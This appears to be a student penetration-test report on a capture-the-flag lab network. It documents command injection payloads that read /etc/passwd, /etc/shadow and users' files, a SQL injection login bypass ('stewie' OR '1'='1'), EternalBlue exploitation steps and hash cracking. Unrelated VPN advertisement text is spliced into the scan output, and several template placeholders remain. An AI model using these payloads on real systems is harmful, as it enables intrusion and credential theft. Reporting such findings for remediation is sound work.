



IoT Penetration Testing Report

Prepared by:

<Team 2>

<5/4/2025>

CONFIDENTIAL



Table of Contents

Table of Contents2

Finding Classifications3

 Business Impact3

 CVSS Score3

Critical Risk Findings4

 Title of Finding..... **Error! Bookmark not defined.**

High Risk Findings7

 Title..... **Error! Bookmark not defined.**

Moderate Risk Findings9

 Title..... **Error! Bookmark not defined.**

Low Risk Findings 10

 Title..... **Error! Bookmark not defined.**

Informational Findings 14

 Title..... 14

Appendix B: Tools Used 15



Finding Classifications

<TEAM 2> utilized a two-dimensional matrix, see below, consisting of the business impact and Common Vulnerability Scoring System v4.0 (CVSS)¹ score of each finding to categorize it within one of five overall security risk categories: informational, low, moderate, high, and critical. These categories were organized to prioritize the remediation of findings that would cause RAKMS financial loss, non-compliance with governance requirements, and reputational impact.

	Business Impact				
CVSS Score	N/A (1)	Low (2)	Moderate (3)	High (4)	Critical (5)
N/A – 0.0 (a)	1a	2a	3a	4a	5a
0.1 – 3.9 (b)	1b	2b	3b	4b	5b
4.0 – 6.9 (c)	1c	2c	3c	4c	5c
8.0 – 8.9 (d)	1d	2d	3d	4d	5d
9.0 – 10.0 (e)	1e	2e	3e	4e	5e

Overall Risk Key: ■ Informational ■ Low ■ Moderate ■ High ■ Critical

Business Impact

<TEAM 2> incorporates business impact into the result for the categorization of a finding to help prioritize mitigation efforts and allocate resources effectively to address the most critical issues. We base our qualitative measurement on the ability of a finding to impact RAKMS's ability to conduct business, ensure public safety and security, protect customer information, or stay in compliance with government regulations and business standards. As <TEAM 2> is operating under limited knowledge of the business operations of RAKMS, we would recommend RAKMS to review the business impact of these findings to provide a better understanding of the overall risk of said findings.


CVSS Score

The Common Vulnerability Scoring System (CVSS) is a widely recognized industry standard used to evaluate and communicate the severity of security vulnerabilities in computer systems and software. It provides a structured framework for assessing a vulnerability's potential impact, exploitability, complexity, and privileges required for exploitation, assigning it a numeric score from 0 to 10, with higher scores indicating greater risk. CVSS assists organizations in prioritizing and addressing security flaws by considering their impact on confidentiality, integrity, and availability. In our security assessments, we adhere to the CVSS framework, which allows us to accurately gauge the severity of vulnerabilities and effectively communicate their potential risks.

¹ <https://www.first.org/cvss/v4.0/specification-document>



Critical Risk Findings

	Remote Code Execution		
Findings Categorization			
Business Impact	Critical	CVSS v4.0 Score	4d

Description

Explain what the vulnerability is in plain English. Don't assume the reader knows technical details.

- What is the weakness or misconfiguration?
 - The Library Terminal was vulnerable to command injection, and the libTerminal account had higher permissions than necessary, allowing an attacker to view the files in Admin.Mickey and InternStewie accounts.
- Why is it a problem?
 - This is a problem because sensitive data could have been inside those accounts, and it was accessible from the Library Terminal web page. Damage to reputation.

Business Impact

Explain how this vulnerability could harm the organization.

Think about: Access the files in an admin and an intern account.

Could this stop operations? No

Could it leak or damage sensitive data? Yes

Could it cost money or break the law? Yes, if information like PII or PHI were stored there.

Could it hurt the organization's reputation? Yes

Affected Systems

List IPs, URLs, or specific systems that are vulnerable.

Format like:

191.168.101.2:5000 – Library Terminal

Mitigations

Explain how the issue can be fixed or reduced.

What should the organization do to stop this from happening?

Don't allow the webpage to have direct access to the device terminal. Don't give more permissions than what is necessary for the accounts, including libTerminal.

Be practical — authentication, patching, access control, etc.

References

Include links to CVEs, OWASP, blogs, or docs that help explain the issue.




<https://portswigger.net/web-security/os-command-injection>

Steps for Reproduction

Write clear, step-by-step instructions that show how you found or tested this vulnerability. Include screenshots where possible

Format example:


1. Navigate to `http://192.168.101.2:5000`
2. Enter Command Injection to find users: `list | cat /etc/passwd`



```
list | cat /etc/passwd

/bin/bash: line 1: list: command not found
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:100:107:/nonexistent:/usr/sbin/nologin
sshd:x:101:65534:/run/sshd:/usr/sbin/nologin
ftp:x:102:110:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
libTerminal:x:1002:1002:/home/libTerminal:/bin/bash
library:x:1003:1003:/home/library:/bin/false
Admin.Mickey:x:1004:1004:/home/Admin.Mickey:/bin/bash
Intern.Stewie:x:1005:1005:/home/Intern.Stewie:/bin/bash
```

3. List files in Admin.Mickey home folder



```
list | ls /home/Admin.Mickey

/bin/bash: line 1: list: command not found
Email Server Guide.txt
Network Map 1.png
notes.txt
```



4. Open files to get sensitive data.

```
list | cat /home/Admin.Mickey/notes.txt
```

Run

```
/bin/bash: line 1: list: command not found
THINGS TO DO:
- Learn "Docker" - Because the head librarian read about it and wants to use it now.
- Review intern's "login page" - He's enthusiastic, but just wants to get the job done. Guess he's
just a paycheck stealer like the rest.
- Find more books to add to the library.

COMPLETED:
- Told the intern to hide "sensitive info" in emails.
- Added his "solution" to the network map.

RANDOM NOTE LEFT ON MY DESK:
"FLAG(You Trust The Intern Too Much)"
(Who wrote this? Manager Mike?)
```

```
Enter command...
```

Run

```
/bin/bash: line 1: list: command not found
ACTIVE EMAILS (@nonprofit.library):
- mickey@nonprofit.library (Me)
- stewie@nonprofit.library (The intern)
- catalog@nonprofit.library (Spam?)
- mike@nonprofit.library (The Manager)
- head.librarian@nonprofit.library (Boss)

SERVER DETAILS:

Slack and Skype were too complicated for us, so we moved to email-only. I grabbed a very simple GitHub
email server and deployed it.

Why Not Gmail? Simple. We don't like the cloud.


To sign in, you can access the email server at 192.168.1.180 and you'll be met with the interns login
page. He told me it works and I've heard no complaints thus far.

Next Steps: We've been using the email server for a bit now so I'll go ahead and delete Slack and
Skype.
```

5. Open the shadow file to find weak MD5 password hashes then crack them with hashcat: `list | cat /etc/shadow`



High Risk Findings

	SQL Injection		
Findings Categorization			
Business Impact	Critical	CVSS v4.0 Score	2d

Description

High Risk Findings

The Library Mail Portal was susceptible to SQL injections. This is a problem because attackers could log into an account with a username and SQL injection command.

Business Impact

Access to emails containing sensitive information and admin email accounts. Damage to reputation.

Affected Systems

191.168.101.3:8080/login – Library Mail Portal

Mitigations


Input sanitization/validation to reject unexpected characters.

References

<https://portswigger.net/support/using-sql-injection-to-bypass-authentication>

Steps for Reproduction

1. Navigate to <http://192.168.101.3:8080/login>
2. Use the email usernames found from the command injection vulnerability in the Library Terminal to log in



192.168.101.3:8080/login

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Library Mail Portal
Nonprofit Library Network

Username
stewie' OR '1'='1


Password
••

Sign In

Need help? Contact Stewie




3. Read sensitive data to find out about the next tokenization server, and decrypt using the tokenization server.





Moderate Risk Findings

	EternalBlue Vulernabilty		
Findings Categorization			
Business Impact	Still lose money but not as much as High risk	CVSS v4.0 Score	4e

Description

A Windows 7 device was vulnerable to the EternalBlue vulnerability which allows an attacker to do remote code execution.

Technical Impact

Remote code execution using the SMB protocol.

Affected Systems

192.168.101.5 - Intern Server

Mitigations

Update the device to versions that are still getting security updates.

References

<https://eunishap.medium.com/exploiting-eternalblue-ms17-010-a-walkthrough-and-protection-measures-1ef4145f51ed>

Steps for Reproduction

1. Using Metasploit, search for the EternalBlue vulnerability,
2. Set the Intern Server as a rhost
3. Then enter "run" to execute.



Low Risk Findings

	Network Scanning		
Findings Categorization			
Business Impact	N/a	CVSS v4.0 Score	1b
CVSS Attack Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		

Description

Using nmap, an attacker can find all active devices in a network as well as the ports/services running on that device. This is a problem since it gives attackers information about the network that may lead to devices being targeted.

Technical Impact

Discovery of devices and their services.

Affected Systems

192.168.101.1
192.168.101.2 – Library Terminal
192.168.101.3 – Email Server
192.168.101.4 – Vault Server
192.168.101.5 – Intern Server
192.168.101.6 – Management Server
192.168.101.7 – Certificate Server
192.168.101.20
192.168.101.30

Potential Compliance Violations

No

Mitigations

Use firewalls to block scans

References

<https://www.redhat.com/en/blog/quick-nmap-inventory>

Steps for Reproduction

1. Connect to the network with the VPN.
2. Use this command to find ports and operating systems of live hosts: `nmap -O 192.168.101.0/24`



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ nmap -O 192.168.101.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 11:06 EDT  
Nmap scan report for 192.168.101.1  
Host is up (0.036s latency).  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
53/tcp    open  domain  
80/tcp    open  http  
443/tcp   open  https  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running (JUST GUESSING): FreeBSD 11.X (87%)  
OS CPE: cpe:/o:freebsd:freebsd:11.2  
Aggressive OS guesses: FreeBSD 11.2-RELEASE (87%)  
No exact OS matches for host (test conditions non-ideal).  
  
Nmap scan report for 192.168.101.2  
Host is up (0.039s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
5000/tcp  open  upnp  
Device type: general purpose  
Running: Linux 4.X  
OS CPE: cpe:/o:linux:linux_kernel:4  
OS details: Linux 4.19 - 5.15  
Network Distance: 2 hops  
  
Nmap scan report for 192.168.101.3  
Host is up (0.051s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE  
8080/tcp  open  http-proxy  
Device type: general purpose  
Running: Linux 4.X  
OS CPE: cpe:/o:linux:linux_kernel:4  
OS details: Linux 4.19 - 5.15  
Network Distance: 2 hops  
  
Nmap scan report for 192.168.101.4  
Host is up (0.050s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
2222/tcp  open  EtherNetIP-1  
9999/tcp  open  abyss  
Device type: general purpose  
Running: Linux 4.X  
OS CPE: cpe:/o:linux:linux_kernel:4  
OS details: Linux 4.19 - 5.15  
Network Distance: 2 hops
```



```
kali@kali: ~  
File Actions Edit View Help  
Nmap scan report for 192.168.101.5  
Host is up (0.054s latency).  
Not shown: 991 closed tcp ports (reset)  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
49152/tcp  open  unknown  
49153/tcp  open  unknown  
49154/tcp  open  unknown  
49155/tcp  open  unknown  
49156/tcp  open  unknown  
49157/tcp  open  unknown  
Device type: general purpose  
Running: Microsoft Windows 2008|7  
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7  
OS details: Microsoft Windows 7 or Windows Server 2008 R2  
Network Distance: 2 hops  
  
Nmap scan report for 192.168.101.6  
Host is up (0.056s latency).  
Not shown: 989 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
53/tcp    open  domain  
88/tcp    open  kerberos-sec  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
389/tcp    open  ldap  
445/tcp    open  microsoft-ds  
464/tcp    open  kpasswd5  
593/tcp    open  http-rpc-epmap  
636/tcp    open  ldapssl  
3268/tcp   open  globalcatLDAP  
3269/tcp   open  globalcatLDAPssl  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)  
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10  
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)  
No exact OS matches for host (test conditions non-ideal).
```

April's Top VPN Discounts

NordVPN	Up to 77% off Get Deal >
Surfshark	86% OFF 2 yrs Get Deal >
IPVANISH VPN	Up to 83% off Get Deal >

WHAT'S IN THIS ARTICLE?

- [OpenVPN configuration files](#)
- [Supported VPN providers](#)
- [Configuring an OpenVPN connection from the Network Manager](#)
- [Configuring a VPN kill switch with iptables](#)
- [Kali Linux updates and releases in 2023](#)
- [FAQs about setting up an OpenVPN connection on Kali Linux](#)



```
kali@kali: ~  
File Actions Edit View Help  
  
Nmap scan report for 192.168.101.7  
Host is up (0.053s latency).  
Not shown: 988 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
53/tcp    open  domain  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl  
5985/tcp  open  wsmann  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)  
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10  
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)  
No exact OS matches for host (test conditions non-ideal).  
Trying password, and then click Continue. Your OpenVPN  
Nmap scan report for 192.168.101.20  
Host is up (0.053s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
3389/tcp  open  ms-wbt-server  
Device type: general purpose  
Running: Linux 4.X  
OS CPE: cpe:/o:linux:linux_kernel:4  
OS details: Linux 4.19 - 5.15  
Network Distance: 2 hops  
Connection> (mine is named  
Nmap scan report for 192.168.101.30  
Host is up (0.063s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
3389/tcp  open  ms-wbt-server  
Device type: general purpose  
Running: Linux 4.X  
OS CPE: cpe:/o:linux:linux_kernel:4  
OS details: Linux 4.19 - 5.15  
Network Distance: 2 hops  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 256 IP addresses (9 hosts up) scanned in 25.59 seconds  
  
(kali@kali)-[~]
```

April's Top VPN Discounts

NordVPN	Up to 77% off Get Deal >
Surfshark	88% OFF 2 yrs Get Deal >
IPVANISH VPN	Up to 83% off Get Deal >


How we test VPNs

WHAT'S IN THIS ARTICLE?

- Supported VPN providers
- Configuring an OpenVPN connection from the Network Manager
- Configuring a VPN kill switch with iptables
- Kali Linux updates and releases in 2023
- FAQs about setting up an OpenVPN connection on Kali Linux



Informational Findings

	Title		
	Findings Categorization		
Business Impact		CVSS v4.0 Score	

Description

Affected Systems

Potential Compliance Violations

Mitigations

References

Steps for Reproduction



Appendix B: Tools Used

Tool name	
Description	CyberChef
Use Case	Decrypted ROT13 cipher and Base64.
Source	https://gchq.github.io/CyberChef/

Tool Name	
Description	Hashcat
Use Case	Cracked MD5 password hashes for Admin.Mickey and Intern.Stewie.
Source	https://github.com/hashcat/hashcat

Tool Name	
Description	Nmap
Use Case	Discovered devices and their services in the network.
Source	https://nmap.org/download